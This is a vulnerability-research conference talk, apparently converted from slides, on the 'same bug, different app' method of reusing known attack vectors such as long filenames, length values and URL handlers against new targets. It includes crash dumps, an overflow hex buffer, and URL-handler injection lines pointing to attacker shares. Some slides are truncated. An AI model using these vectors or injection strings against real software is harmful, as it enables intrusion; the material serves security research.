

SBDA

The screenshot shows a Visual C++ disassembler window titled "DEVENV - Microsoft Visual C++ [break] - [Disassembly]". An "Application Error" dialog box is overlaid on top, displaying a red 'X' icon and the message: "The instruction at '0x58585858' referenced memory at '0x58585858'. The memory could not be 'read'." Below the message are "OK" and "Cancel" buttons.

The disassembler window shows a list of memory addresses and their contents:

Address	Content
58585858	???
58585859	???
5858585A	???
5858585B	???
5858585C	???
5858585D	???
5858585E	???
5858585F	???

The register dump at the bottom shows the following values:

Register	Value
EAX	00000000
ECX	00000000
ESI	0012DEDC
EIP	58585858
EBP	58585858
EBX	00D74BAC
EDX	0000033C
EDI	FFFFFFFFE
ESP	0012DE70
EFL	00000246

“same bug, different app”

Presented By Brett Moore

SBDA – An Introduction

- **Same Bug, Different App**

The theory that an attack vector affecting one application may also affect another

- **An Exploit Is Made Up Of Parts**

Payload - Code to give the desired exploit result

Vector - Method used to transfer data to the target

Target - The target application



- **So What Does That Mean**

Modification of the *Target* variable can lead to rapid discovery of vulnerabilities exploited through the same *Vector*



SBDA – What It's Not

- **Not The Same Source Code Error**

We are not talking about the same bug caused by the same problem in the source code

- **Not Just Buffer Overflows**

SBDA is a theoretical concept that affects all types of vulnerabilities

- **Not Just Running The Same Exploit**

SBDA is the use of a known attack vector, not the payload

- **It's Not Law**

The SBDA concept and theory stemmed from my annoyance at the use of the same attack vector time and time again.

It is my view on the topic, and may be completely misguided



Some Historic SBDA Vulnerabilities

- **Long Web Server Filename**

/[buffer].htr

/[buffer].jsp

/[buffer].cfm

- **Long Web Server Parameter Name**

/null.ida?[buffer]=x

/foo.htr?[buffer]=x

- **Long Web Server Header Value**

Content-Type: [buffer]

Host: [buffer]

- **Chunked Encoding**

IIS -> foo.asp and foo.htr

Apache Servers

IPlanet Servers

**SBDA Across Multiple
Unrelated Platforms**



SBDA – The Conception

- **I Wanted To Find A Remote Vulnerability**
And it was going to affect IIS
- **Six Months Of My Life**
Fuzzing, Debugging, Disassembling
- **Turned Up**
Zilch, Zip, Nada, Nothing
- **Take A Step Back**
As is usual, the answer comes when you stop thinking of the question
- **The Methodical Approach To Finding Buffer Overflows**
The theory was to use existing known attack vectors to methodically test IIS components



The Original Spreadsheet

Attack Vectors

Targets

Data Type	Content Length	Content Type Len >	Chunked Encoding	Referer >	Parameter Len >	Filename Len >	Large Post	Host
.asp	X	x	prior vuln		prior vuln			
.htr	X		prior vuln		prior vuln			
.ida	X	bingo fixed	x		prior vuln			
.idq	x	x	x		prior vuln			
.htw	X				prior vuln			
.printers	X	x	x					Prior
.shtm		x	x		x 1/2	x	x	
.idc		x	x	X	x	x	x	
msadcs.dll	X	prior vuln	x	x	x			
fpcount.exe		x	x	x	x		x	x
shtml.dll	X	x	bingo fixed		Bingo Fixed	discovered	x	
nsiislog.dll	X	X	FOUND	X	x		FOUND	x
author.dll		Cross Site Scripting?	x				x	x
admin.dll		Cross Site Scripting?						x
fp30reg.dll	X	x	FOUND		x		x	
pbserver.dll		x	x		prior vuln		x	
pbsmon.dll			?		X		x	
pbsvrmsg.dll			?				x	

**3 Remote Vulnerabilities In A Matter Of Hours
(MS03-019, MS03-022, MS03-051)**



How Can This Be Applied To Research

- **As Researchers, What Should We Watch For**

Since we have already tested all known *Vectors* against all known *Targets*, we need to watch for;

- New Attack Vectors
- New Common Targets

- **Is It Possible To Predict Future Vulnerabilities**

Yes!

Things are changing, bugs are now fixed before products are shipped, or are found internally and fixed silently

Still..... History has taught us some valuable lessons

Spot the target that hasn't had vulnerabilities publicised for most attack vectors. One will likely be coming



Researchers In The Wild

- **Randomly Fuzz and Test `stuff`**

Hoping to strike it rich in the gold rush, and they may
No clear direction on targets or vectors

- **Semi Targeted Research**

Once a vulnerability becomes public knowledge, attention is
drawn to the vulnerable component
nsiislog.dll first release is a great example

- **Targeted Research**

Researcher attempts to find vulnerability in one target
The spreadsheet may be fully marked, but they may find a repeat

- **Methodical Approach**

Will try all attack vectors against all targets, disregarding knowns
Should eventually find all SBDA vulnerabilities



The SBDA Advantage

- **Gives Researchers A Target**
Through mapping out vectors and targets, it allows researchers to easily spot the gaps
- **Gives Researchers Vector Understanding**
The structured knowledge of different vectors allows researchers to spot vulnerable situations
- **Can Make It Easier To Find Vulnerabilities**
No 'Groundhog Day' syndrome
Easily track and map progress
- **History Shows SBDA Works**
Following the methodical approach would had led to the discovery of all the historic SBDA vulnerabilities
Most likely on the day the first vulnerability for each vector was released



Some Recent SBDA Trends

- **Firefox Host Buffer Overflow**
Affects Netscape browser
- **Archive Contains Long Filename**
Affects multiple unarchive programs
Affects multiple virus scanning programs
- **Process Explorer CompanyName Buffer Overflow**
KillProcess 2.20 and priors FileDescription Local Buffer Overflow
- **JView Profiler**
Multiple other CLSID's
- **RPC Vulnerabilities**
Find an API that takes a host and a string
Capture the packet, manipulate the string and values
- **The Reality Is.....**
Any vulnerability based on a known attack vector is a SBDA
Only difference is the target



The AV / Archive SBDA (in reverse)

- **Secuina**

- HAURI Anti-Virus Compressed Archive Directory

- HAURI Anti-Virus ACE Archive Handling Buffer Overflow

- ALZip ACE Archive Handling Buffer Overflow

- NOD32 Anti-Virus ARJ Archive Handling Buffer Overflow

- AVIRA Antivirus ACE Archive Handling Buffer Overflow

- Ahnlab V3 Antivirus Multiple Vulnerabilities

- PowerArchiver ACE/ARJ Archive Handling Buffer Overflow

- 7-Zip ARJ Archive Handling Buffer Overflow

- **iDefense**

- Sophos Anti-Virus Zip File Handling DoS Vulnerability

- Clam AntiVirus ClamAV Cabinet File Handling DoS Vulnerability

- Clam AntiVirus ClamAV MS-Expand File Handling DoS Vulnerability

- **ISS**

- Symantec UPX PE heap overflow

- McAfee Malformed LHA archive

- TrendMicro Long filename in ARJ header

- F-Secure Long filename in ARJ header



Methodical vs Random?

- **Can A Structured Testing Routine Payout With Findings?**

Yes, as is proved on a regular basis

- **Can A Random Testing Process Payout With Findings?**

Yes, with luck, as is proved on a regular basis; but could take considerably longer in time and amount of effort

- **Are There Benefits To Using Both?**

Absolutely!!

If you view the methodical approach as thinking within the square, then random is thinking outside the square.

Thinking outside the square is what leads to new vectors that can then be placed into the spreadsheet.

Thinking outside the square is where the interesting stuff is



Packet vs File

- **Both Are Data**

Both a packet and a file are methods of getting data to a target

- **File Data Is Still User Supplied Input**

This appears to be a common mistake

“Why would somebody open a corrupt file?”

- **File Exploits Can Bypass Corporate Firewalls**

Vulnerabilities exploited through files that open automatically are especially dangerous

- **File Based Vulnerabilities Are Easier To Detect?**

Easier to automate the examination of files

Possible to capture network traffic and examine packet dumps for strings that could be manipulated



Some Common Vector Tests

- **Long Filename / Path name**
Anywhere a filename is used should be tested with a long filename or path
- **Long Parameter**
Any parameters or parameter names should be checked
- **Large Post / Chunked Encoding**
Sending of a large amount of data
- **String Manipulation**
Any obvious text strings should be tested
- **Length Value Manipulation**
Any obvious user supplied values should be tested



Some Common Test Methods

- **Fuzzing**
Create packets/files with injected arbitrary data
- **Manual Inspection**
Inspecting packets/files for vector avenues
Reviewing RFC and packet formats for vector avenues
- **Reverse Engineering**
Debuggers and disassemblers
- **Automated Analysis**
Search files for [length]string pairs
- **Vector Automation**
Attempt some or all vectors against a target
- **Target Automation**
Attempt one vector against multiple targets



Recogn

```
C:\ Select C:\Docu
Connecting...
HTTP/1.1 200 O
Server: Micros
Date: Mon, 26
X-Powered-By:
Content-Type:

Accept-Ranges:
Content-Length

<HEAD><TITLE>E
1 Visual C/C++
n this problem
d correct it.
ed into a form
oblem. Then co
ator_email"><A
Exploit Sent
Preparing Expl
Using Size: 11
Exploit Buffer
Connecting...
HTTP/1.1 200 O
Server: Micros
```

Event Properties [?] [X]

Event

Date: 26/09/2005 Source: WAM
Time: 11:01:25 PM Category: None
Type: Error Event ID: 204
User: N/A
Computer: BLANK

Description:

The HTTP server encountered an unhandled exception while processing the ISAPI Application '
ntdll!RtlInitializeCriticalSection + 0x32B
ntdll!wcsncpy + 0x2CD
kernel32!_lcreat + 0x142
kernel32!strcmp + 0x25
MAKEHTML_A + 0x4241
'

For additional information specific to this message please visit the Microsoft Online Support site located at:

Data: Bytes Words

OK Cancel Apply

Debug\boffi...

```
</H1>An interna
ou were doing whe
e can identify an
ou may have enter
duplicate the pr
mailto:administr
</BODY>
```



SBDA Theory In Practice

- **Some Examples From Experience**

On the following few slides are examples of some SBDA vulnerabilities that I have discovered

- **SBDA**

Same bug, different app... Nothing new about these bugs

- **Take Note Though**

The information in the following slides should point you in the right direction to find your own



The Long Filename SBDA

- **Oct 12, 2004 Group Converter Buffer Overflow Vulnerability**
[buffer].grp – Buffer overflow in program group converter
- **Still... After All This Time**
Why have these vulnerabilities not all been discovered
- **FileNameSizer Tool**
Creates files with a filename of the maximum allowed length and all extensions from aaa through to zzz
[250*x].aaa, [250*x].aab, ... , [250*x].zzy, [250*x].zzz
Loads all files in the default application
- **The Windows 2000 Findings**
[buffer].cda - Buffer overflow in winamp
[buffer].cap - Buffer overflow in MS Network Monitor
[buffer].nms - Buffer overflow in Numega Symbol Loader
[buffer].nrg - Buffer overflow in Nero CD Burner



The Long Value SBDA

- Length Values Used In Allocation Or Copying

3030	4130	4339	3145	3943	3743	7D2F	496E	00A0C91E9C7C}	/In
7374	616E	6365	4461	7461	2F52	6573	6574	stanceData/Reset	
5461	6225	7300	8183	FFFF	0000	4141	4141	Tab%s.....AAAA	
4141	4141	4141	4141	4141	4141	4141	4141	AAAAAAAAAAAAAAAAAAAA	
4141	4141	4141	4141	4141	4141	4141	4141	AAAAAAAAAAAAAAAAAAAA	
4141	4141	4141	4141	4141	4141	4141	4141	AAAAAAAAAAAAAAAAAAAA	
4141	4141	4141	4141	4141	4141	4141	4141	AAAAAAAAAAAAAAAAAAAA	
4141	4141	4141	4141	4141	4141	4141	4141	AAAAAAAAAAAAAAAAAAAA	
4444	4444	4444	4444	4444	4444	4444	4444	DDDDDDDDDDDDDDDDDD	
4444	4444	4444	4444	4444	4444	4444	4444	DDDDDDDDDDDDDDDDDD	
4444	4444	4444	4444	4444	4444	4444	4444	DDDDDDDDDDDDDDDDDD	

the byte/word before hand - [length][text string]

- Some Findings

- .xls - Excel 2000 (MS04-033)
- .chm - htmlHelp (MS04-023)



Fuzzing Files

- **Automated File Fuzzing Tools**

- Extend an existing text string

- Insert a long text string

- Modify each byte/word/dword to an arbitrary value

- Load file in default application

- **Masses Of Application Crashes**

- Next step is to determine the cause and if the situation is exploitable

- It is this step that takes the longest

- **Fuzzy Example**

- Use a standard .chm as the master

- Show the [length][text string] pairs

Lets fuzz it..



The Long Import SBDA

The screenshot shows a disassembler window titled "DEPENDS - Microsoft Visual C++ [break] - [Disassembly]". The menu bar includes File, Edit, View, Insert, Project, Debug, Tools, DriverStudio, Window, and Help. The toolbar contains various icons for file operations and a search box with the text "copy".

The main window displays assembly code with addresses and values:

```
58585858  ???
58585859  ???
5858585A  ???
5858585B  ???
5858585C  ???
```

Below the code, there is a register window showing the state of various registers:

EAX = 00812380	EBX = 016C023C
ECX = 00803358	EDX = 008033B8
ESI = 016C0000	EDI = 00430004
EIP = 58585858	ESP = 0012F7E8
EBP = 00017000	EFL = 00010202
MM0 = 022CCFCF77FA2E10	

The status bar at the bottom left shows "Ready".

Findings?



The URL Handler SBDA

- **Mar 09, 2004 Pass Commands Through mailto:**
Run script in the context of MS Outlook
- **May 12, 2004 Pass Commands Through telnet:**
Specify a telnet log file to write the session to
- **Jun 27, 2004 Pass Commands Through notes:**
Specify a configuration file, leads to attackers .dll loading
- **Search Registry For Handlers**
Search for URL Protocol entries
Check which command line switches exist
- **Findings?**
Hyperterminal - Specify session file (corrupt .ht buffer overflow)
telnet://#\10.10.10.2\test\exploit.ht
SecureCRT - Specify a config file (run attacker vbscript)
telnet://IP:80 # /f \\attacker\share\configfolder



The CLSID SBDA

- **June/July 2005 javaprxy.dll Instantiation**

Perfect

A new

New t

- **As W**

Explo



Another

- **But S**

#:>req

Some basic search replace

Load into IE..... and wait



tion

.htm

SBDA To The Test

- **Quick File Based Vulnerability Demonstration**
Do we have time?



Weaknesses With Common Tests

- **Fuzzing**

Intelligent fuzzing is still just fuzzing

Make sure you have the request correct first !!

- **Target Automation**

Can only test applications and versions that are installed

- **Exception Handling**

Some exceptions will never get back to you

- **String Types And Lengths**

Application may block certain characters / lengths / patterns

Other characters / lengths / patterns may be allowed

- **The 2nd Generation Vulnerability**

Complex vulnerabilities may be missed



2nd Generation Vulnerabilities

- **More Than Just The Norm**

May require a sequence of initial packets

May require bad data in more than one place

- **Fuzzing These**

May or may not be possible

Advanced fuzzers will need to be created

- **Consequences?**

Vulnerabilities may remain hidden for longer

May require binary or source analysis to find the sequence



Non SBDA Vectors

- **These Are The Interesting Ones**

Some apply only against a specific target

Others are new vectors that may become SBDA vectors

- **Often Overlooked**

Because they don't fit the normal pattern

- **Examples**

DNS server long response

Corrupt cookie value, Long basic credentials

DeviceloControl, Shatter attacks, Events, Shared sections

VDM, Expand-down data segments

- **Thinking Outside The Square**

Often the result of new research

Going where nobody has gone before



Wrap Up

- **Same Bug, Different App**

The theory that an attack vector affecting one application may also affect another

- **The Majority Of Vulnerabilities Are SBDA**

Usually caused by a long string, or an invalid size value

- **A Large Number Can Be Found Easily**

By using common attack vectors, automated tools can discover a large number of SBDA vulnerabilities

- **Remember It's Platform Independent**

Attack vectors against windows may work against *nix
More file base testing should be done against other platforms

- **Tomorrows Another Day**

And another vulnerability



Questions ?

<http://www.security-assessment.com>

brett.moore@security-assessment.com

